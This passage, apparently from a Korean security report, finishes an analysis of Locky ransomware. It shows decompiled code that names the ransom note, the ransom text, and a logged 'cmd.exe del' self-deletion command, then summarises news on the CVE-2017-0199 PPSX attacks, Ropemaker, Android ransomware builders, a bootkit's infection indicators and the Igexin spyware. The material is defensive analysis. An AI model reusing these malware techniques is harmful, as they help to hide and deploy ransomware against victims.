
비트코인 결제 안내를 위해 암호화 대상 파일의 경로에 복호화 안내를 유도하는 랜섬노트 파일 'diablo6-(임의 값 4 자리).htm'을 생성한다. 다음은 랜섬노트 파일 생성 코드의 일부이다.

```
CryptGenRandom_1(v58, v59, v60);        // 임의 4자리 값 생성
v59 = (a1 - 144);
v58 = (a1 - 308);
*(a1 - 4) = 6;
sub_420560(a1);
v60 = L"diablo6";
v58 = (a1 - 280);
*(a1 - 4) = 7;
v23 = StrAppend_3('.', a1 - 200, SHIDWORD(v56));// diablo6.
v60 = '-';
v59 = v23;
*(a1 - 4) = 8;
sub_411950(v58, v59, v60);
v58 = (a1 - 336);
*(a1 - 4) = 9;
v45 = StrAppend_2(v43, v44, a1 - 252);  // diablo6-(임의 4자리)
v60 = (a1 - 32);
*(a1 - 4) = 10;
v41 = v45;
StrAppend_3(a1 - 172, v59, v60);        // diablo6.(임의 4자리).htm
```

[그림 14] 랜섬노트 파일 생성 코드의 일부

바탕화면을 Locky 랜섬웨어 이미지로 변경하고, 랜섬노트를 실행해 이용자에게 암호화 사실을 알려준다. 랜섬노트의 내용은 "모든 파일들이 암호화되었으니 개인키를 받기 위해서는 토르 웹 브라우저를 사용하여 우리의 비밀 서버로 접속하라"이다.


  




[그림 15] 생성된 Locky 랜섬노트

실제 랜섬노트에 기재된 Locky 랜섬웨어 다크넷으로 접속할 경우 다음과 같이 암호화된 파일을 복호화해주는 대가로 0.5 비트코인을 요구한다.




[그림 16] 복호화 안내를 제공하는 Locky 랜섬웨어 다크웹

### 7) 자가 삭제

파일 암호화 과정이 모두 종료되면 자가 삭제한다.

```
CALL to CreateProcessW from RzoGhNzb.0042DFAA
ModuleFileName = NULL
CommandLine = "cmd.exe /C del /Q /F "C:\Users\[redacted]\AppData\Local\Temp\RzoGhNzbGgU.exe""
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_NEW_CONSOLE|IDLE_PRIORITY_CLASS
pEnvironment = NULL
CurrentDir = NULL
pStartupInfo = 0006FBC0
pProcessInfo = 0006FC04
```

[그림 17] 자가 삭제

# 3. 결론

Locky 랜섬웨어는 러시아어 외의 환경에서 파일들을 암호화하여 복구하지 못하게 만들고, 암호화된 파일들을 복호화 해주는 대가로 비트코인 결제를 요구한다. 다른 랜섬웨어와 달리 러시아어 환경인 경우 암호화를 진행하지 않는다는 특징이 있다.

또한 C&C 에 정상적으로 연결이 이루어지지 않아도 파일 암호화가 진행된다. 즉, 기업 내부망 등에서도 암호화가 진행될 수 있어서 랜섬웨어에 대한 대비가 필요하다.

본 보고서에서 다룬 악성코드 외에도 확장자를 '.lukitus'로 변경하는 Locky 변종이 웹 사이트를 통해 유포되고 있는 것으로 알려져 추가 피해가 발생할 것으로 보인다.

따라서 랜섬웨어를 사전에 예방하기 위해서는 메일에 첨부된 파일에 대해서 주의해야 하고, 윈도우 보안 업데이트나 컴퓨터에 설치된 애플리케이션을 항상 최신 상태로 유지해야 한다. 또한 중요한 자료들은 정기적으로 외장 매체에 백업하여 만일에 있을 사태에 대비해야 한다.

# 04
# 해외 보안 동향

영미권

중국

일본

# 1. 영미권

## 악성 파워포인트 파일을 여는 것 만으로 PC 해킹 가능해

How Just Opening A Malicious PowerPoint File Could Compromise Your PC


Windows Object Linking and Embedding(OLE) 인터페이스에 존재했던 마이크로소프트의 오피스 원격 코드 실행 취약점 (CVE-2017-0199)은 지난 4 월 수정 되었음에도, 공격자들은 아직도 이 취약점을 악용하고 있는 것으로 나타났다.

보안 연구원들은 이 익스플로잇을 악용하는 새로운 멀웨어 캠페인을 발견했습니다. 공격자들은 이 취약점을 최초로 파워 포인트 프레젠테이션 파일(PPSX)에 숨겼다.

이 멀웨어 캠페인을 발견한 Trend Micro 의 연구원들에 따르면, 이 타겟 공격은 설득력 있는 스피어 피싱 이메일 첨부파일을 통해 시작됩니다. 이 메일은 케이블 제조 회사에서 보낸 것으로 위장하고 있으며, 주로 전자 제조 업계와 연관 된 회사들을 노린다.

### 공격 방법

전체 공격 시나리오는 아래와 같다.




이미지 출처: http://blog.trendmicro.com/trendlabs-security-intelligence/cve-2017-0199-new-malware-abuses-powerpoint-slide-show/


  

1 단계: 주문 요청에 대한 배송 정보가 들어있는 것으로 위장한 악성 파워 포인트 (PPSX) 첨부파일을 통해 공격이 시작된다.

2 단계: 이 PPSX 파일이 실행 되면, 내부에 프로그래밍 된 XML 파일을 호출해 원격으로 "logo.doc" 파일을 다운로드 하고 파워포인트 쇼 애니메이션 기능을 통해 이를 실행한다.

3 단계: 악성 Logo.doc 파일은 CVE-2017-0199 취약점을 촉발시켜 타겟 시스템에서 RATMAN.exe 파일을 다운로드 및 실행한다.

4 단계: RATMAN.exe 는 Remcos 원격 제어 툴의 트로이목마화 된 버전으로, 설치 될 경우 공격자가 감염 된 컴퓨터를 원격으로 C&C 서버에서 제어할 수 있게 된다.




이미지 출처: http://blog.trendmicro.com/trendlabs-security-intelligence/cve-2017-0199-new-malware-abuses-powerpoint-slide-show/

Remcos 는 커스터마이징이 가능한 정식 원격 접속 툴로, 사용자들이 전 세계 어디서든 그들이 시스템을 제어할 수 있도록 도와준다. 여기에는 다운로드, 명령어 실행, 키로거, 스크린로거, 웹캠 및 마이크 레코더 등의 기능이 포함 되어 있다.

이 익스플로잇이 감염 된 RTF 파일을 배포하는데 사용 되었기 때문에, 대부분 CVE-2017-0199 를 탐지할 때 RTF 파일에 중점을 둡니다. 따라서 공격자들은 PPSX 파일을 사용해 안티바이러스 프로그램의 탐지를 피할 수 있게 된다.

이 공격으로부터 보호 받을 수 있는 가장 쉬운 방법은 마이크로소프트가 4 월에 공개한 CVE-2017-0199 의 패치를 다운로드 하는 것이다.

[출처] http://thehackernews.com/2017/08/powerpoint-malware-ms-office.html
http://blog.trendmicro.com/trendlabs-security-intelligence/cve-2017-0199-new-malware-abuses-powerpoint-slide-show/

## 이미 보낸 이메일일 지라도 공격자가 내용을 수정 가능한 단순한 익스플로잇 발견

### Simple Exploit Allows Attackers to Modify Email Content — Even After It's Sent!

보안 연구원들이 악용이 쉬운 새로운 이메일 트릭에 대해 경고했다. 이는 공격자가 이미 사용자의 받은 편지함에 도착한 이메일일지라도, 멀쩡한 이메일을 악성 이메일로 둔갑시킬 수 있도록 허용한다.

Ropemaker (Remotely Originated Post-delivery Email Manipulation Attacks Keeping Email Risky)라 명명 된 이 트릭은, Mimecast 의 연구원인 Francisco Ribeiro 가 발견했다.

Ropemaker 를 성공적으로 악용할 경우, 공격자는 자신이 보낸 이메일의 내용을 원격으로 수정할 수 있게 된다. 따라서 URL 을 악성으로 변경하는 등의 행위가 가능하다. 이는 이메일이 받은 편지함에 이미 도달한 상태에서도 가능하기 때문에, 수신자의 컴퓨터나 이메일 어플리케이션에 직접적으로 접근하지 않더라도 모든 스팸 및 보안 필터를 우회할 수 있게 된다. 따라서 수 억명의 데스크탑 이메일 클라이언트의 사용자들이 이 공격에 노출되었다. Ropemaker 는 정보가 인터넷에 표시 될 수 있는 근본적인 부분인 CSS 와 HTML 을 악용한다.

연구원들은 "Ropemaker 는 이메일과 웹 기술의 교차점으로 HTML 과 함께 사용 되는 CSS 에서 비롯되었다. 웹 기술로 인해 순수 텍스트 기반이었던 이전 이메일들이 더욱 매력적인 비쥬얼을 가진 역동적인 이메일들로 바뀌었지만, 이로써 이메일을 공격할 수 있는 방법이 생기게 되었다."고 밝혔다.

CSS 는 원격으로 저장 되기 때문에, 공격자는 이메일의 'style'을 원격으로 변경함으로써 기술에 익숙한 사람들까지 눈치챌 수 없도록 이메일의 콘텐츠를 바꿀 수 있게 되는 것이다.





Figure 1 – Switch Exploit Email with a Good Link





Figure 2 – Switch Exploit Email with a Bad Link

연구원들에 따르면, Ropemaker 공격은 공격자의 창의력에 따라 얼마든지 악용될 수 있다. 예를 들면, 공격자들은 정식 사이트로 연결 되던 URL 을 사용자들을 멀웨어에 감염시킬 수 있는 악성 URL 로 바꿔치기 할 수 있다.

일부 시스템들은 사용자가 악성 링크를 오픈하려고 시도할 경우 이를 탐지해 차단하지만, 다른 사용자들은 보안 위험에 처할 수 있게 된다.

또 다른 공격 시나리오인 “Matrix Exploit”은, 위에 설명한 “Switch Exploit”보다 훨씬 탐지 및 방어를 어렵게 한다. Matrix Exploit 공격에서는, 공격자는 이메일에 텍스트 matrix를 쓴 다음 원격 CSS를 이용해 어떤 내용이 표시될지 선택적으로 제어할 수 있기 때문에, 공격자가 이메일의 body에 악성 URL을 추가하는 등 원하는 모든 것을 표시할 수 있게 된다.

사용자가 수신한 초기 이메일은 어떠한 URL도 표시 하지 않으므로, 대부분의 소프트웨어 시스템들은 이 메시지를 악성으로 분류하지 않을 것이기 때문에 이 공격은 방어하기가 더욱 힘들다. 연구원들은 아직까지 실제로 악용 된 사례는 발견하지 못했지만, 이 공격이 실행 되지 않고 있다고는 확신할 수 없는 상황이라고 밝혔다.

이러한 공격으로부터 보호 받기 위해서는, 사용자들은 Ropemaker와 같은 CSS 익스플로잇에 영향을 받지 않는 웹 기반의 이메일인 Gmail, iCloud, Outlook 등을 사용하는 것이 좋다. 하지만 데스크탑 및 모바일 버전의 Apple Mail, Microsoft Outlook, Mozilla Thunderbird 등 이메일 클라이언트들은 Ropemaker 공격에 취약하다.

[출처] http://thehackernews.com/2017/08/change-email-content.html

https://www.mimecast.com/blog/2017/08/introducing-the-ropemaker-email-exploit/

# 누구나 단 몇 초만에 안드로이드 랜섬웨어를 만들 수 있는 앱 발견

Easy-to-Use Apps Allow Anyone to Create Android Ransomware Within Seconds


해커들이 랜섬웨어 위협을 더욱 쉽게 퍼뜨리기 위해 서비스형 랜섬웨어(RaaS: Ransomware-as-a-service)를 판매하기 시작했다. 이로써 별다른 기술이 없는 사용자들도 그들만의 랜섬웨어를 만들어 퍼뜨릴 수 있게 되었다.

최악의 경우, 누구나 다운로드가 가능하고 손쉽게 자신의 기기를 이용해 안드로이드 랜섬웨어를 생성할 수 있는 이 새로운 안드로이드 앱 덕분에 앞으로 몇 달 동안 랜섬웨어 위협이 급격히 증가할 수도 있게 되었다.

시만텍의 보안 연구원들은 중국에서 인기있는 소셜 네트워킹 메시징 서비스의 광고를 통해 방문한 해킹 포럼에서 누구나 트로이목마 개발 키트 (TDKs)를 다운로드 및 사용할 수 있도록 하는 안드로이드 앱을 발견했다.

**나만의 안드로이드 랜섬웨어를 만드는 법**

이 앱의 인터페이스는 사용이 쉬우며, 프로그래밍 지식이 없이도 커스텀 모바일 멀웨어를 만들 수 있다는 것 이외에 다른 안드로이드 앱과 별반 다르지 않다.

커스텀 랜섬웨어를 만들기 위해서 사용자들은 이 앱을 다운로드, 설치 및 오픈 후 아래의 옵션들을 선택해야 한다:

- 감염 된 기기의 잠금 화면에 표시 될 메시지
- 감염 된 기기의 잠금을 해제하는데 사용 될 키

- 멀웨어에 사용 될 아이콘
- 코드를 랜덤화 하기 위한 커스텀 수학 연산들
- 감염 된 기기에 표시 될 애니메이션 타입

이 모든 정보가 입력 되면, 사용자는 “Create” 버튼을 누르기만 하면 된다.

사용자가 처음이라면, 이 앱은 사용자에게 시작 하기 전 서비스에 가입하라는 메시지를 표시한다. 이로써 사용자는 개발자와 온라인 채팅을 할 수 있으며, 돈을 지불할 수 있다. 결제가 완료 되면, 이 멀웨어가 실제로 생성 되어 바로 배포할 수 있는 상태로 외부 저장장치에 저장 되며 사용자는 가능한 많은 피해자를 만드는 일 만이 남았다.

연구원들은 “이 앱을 통해 생성 된 멀웨어는 SYSTEM_ALERT_WINDOW 를 사용해 기기의 스크린을 잠그고 피해자가 언락 코드를 입력하는 텍스트 박스를 표시하는, 전형적인 Lockdroid 동작을 따릅니다.”고 밝혔다.
Lockdroid 랜섬웨어는 감염 된 기기를 잠그고, 기기의 PIN 을 변경하고, 공장 초기화를 통해 사용자의 모든 데이터를 삭제할 수 있으며 심지어는 사용자가 멀웨어를 삭제할 수 없도록 방지한다.

이러한 앱을 사용하면 해킹이나 범죄에 관심이 있는 누구나 코드 한 줄 작성 하지 않아도 바로 사용할 수 있는 랜섬웨어를 개발할 수 있게 된다. 따라서, 앞으로 몇 달 간 랜섬웨어 변종들이 증가할 것으로 보인다.

[출처] http://thehackernews.com/2017/08/create-android-ransomware.html
https://www.symantec.com/connect/blogs/mobile-malware-factories-android-apps-creating-ransomware

# 2. 중국

## CN Cert, 异鬼 II Bootkit 주의!

### 关于异鬼 II bootkit 病毒有关情况的预警通报

CN Cert 는 최근 급속도로 유포되고 있는 异鬼II Bootkit 악성코드에 대해 경고를 하였다.

异鬼II Bootkit 라고 명명된 이 악성코드는, 중국 내 다운로드 프로그램들을 통하여 유포되고 있으며, XP, Win7, Win10 등 주요 OS 에서 모두 동작이 가능하다. 异鬼II Bootkit 악성코드는 정상적인 디지털 인증서를 갖고 있다.

해당 악성코드는 VBR 을 수정하여 탐지를 어렵게 할 뿐만 아니라, 클라우드에서 기능 모듈을 내려받아 감염 PC 에서 악성행위를 한다.

### 감염 확인 방법

1) 내컴퓨터 하위에 .wav 파일이 존재하는지 확인한다.
C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Media
C:\Users\사용자명\AppData\Local\Microsoft\Media

2) C:\windows\system32\usbsapi.dll 파일이 존재하는지 확인한다.

3) 레지스트리에 다음 값이 있는지 확인한다.
{FC70EFDD-2741-495C-9A93-42408F6878D9}\un

4) 레지스트리에 다음 값이 있으면 이미 감염된 것을 의미한다.
HKEY_LOCAL_MACHINE\Software\Classes\CLSID{FC70EFDD-2741-495C-9A93-42408F6878D9}\ex 값 : 1

현재 알약에서는 해당 악성코드에 대하여 Trojan.Bootkit.yigui 로 탐지하고 있다.

[출처] http://www.cert.org.cn/publish/main/9/2017/20170729122626519351207/20170729122626519351207_.html

## 중국 광고 SDK 와 연결 된 안드로이드 스파이웨어 발견

国内某广告 SDK 会从 Android 手机中窃取用户数据，感染 App 下载量过亿

최근 구글플레이에서 500 개의 앱들이 삭제되었는데, 그 앱들 안에는 사용자 몰래 스파이웨어를 설치할 수 있는 광고 SDK 가 내장돼 있었다. Igexin 이라 명명 된 이 광고 SDK 는 중국 회사가 개발했으며, 기기에서 로그를 추출할 수 있는 악성코드를 설치하는데 사용되었을 수 있다.

보안 연구원들은 지난 월요일 Igexin SDK 를 포함한 500 개 이상의 안드로이드 앱들이 1 억 회 이상 다운로드 되었다고 밝혔다. 하지만 이 모든 앱들이 스파이웨어에 감염 된 것은 아니라고 말했다.

5 천만 ~ 1 억회 이상 다운로드 된 앱은 10 대들을 위해 개발 된 게임 앱이며, Igexin SDK 를 포함한 앱들 중 가장 많은 부분을 차지했다. 이 밖에도 날씨 앱, 인터넷 라디오 앱, 사진 편집 앱, 교육, 건강 및 피트니스, 여행 및 이모티콘 앱들도 해당 SDK 가 포함 된 것으로 나타났다. 연구원들은 “모든 앱이 악성 스파잉 기능을 다운로드 하는 것은 아니지만, Igexin 이 원할 때 언제든 다운로드 할 수 있었던 것으로 나타났다.”고 밝혔다.

Lgexin SDK 및 이와 유사한 SDK 들은 주로 앱 개발자들이 모바일 광고 네트워크와 협력해 광고를 게재하고 수익을 창출해 내기 위해 사용한다. 이러한 서비스들은 타겟 광고를 위해 종종 사용자의 데이터를 수집한다. 일반적으로 구글의 탐지를 우회하기 위하여 악성코드 제작자들은 정상 앱을 구글플레이에 등록 한 후, 사용자가 기기에 내려 받으면 악성코드를 내려주는 형태로 구글의 검열을 우회한다.

하지만 이번에 발견된 Igexin 은 앱 개발자들이 의도해서 악성기능을 만든 것이 아니며, 추후 사용자 기기에서 실행되는 악성 페이로드를 제어하지 못하며 심지어 인지하지도 못하고 있었다. 이런 악성 페이로드를 내려 보내는 것은 모두 Igexin 의 컨트롤 서버에 있는 문제점 때문에 발생하는 것이었다.

앱들이 악성코드를 유포하는 것으로 알려진 ip 및 서버와 통신하고 있었기 때문에, 의심스러운 행동을 발견할 수 있었다.  한 앱은 Igexin SDK 가 사용하는 엔드포인트에 위치한 REST API 로 요청한 후 많은 암호화 된 파일들을 다운로드 했다.

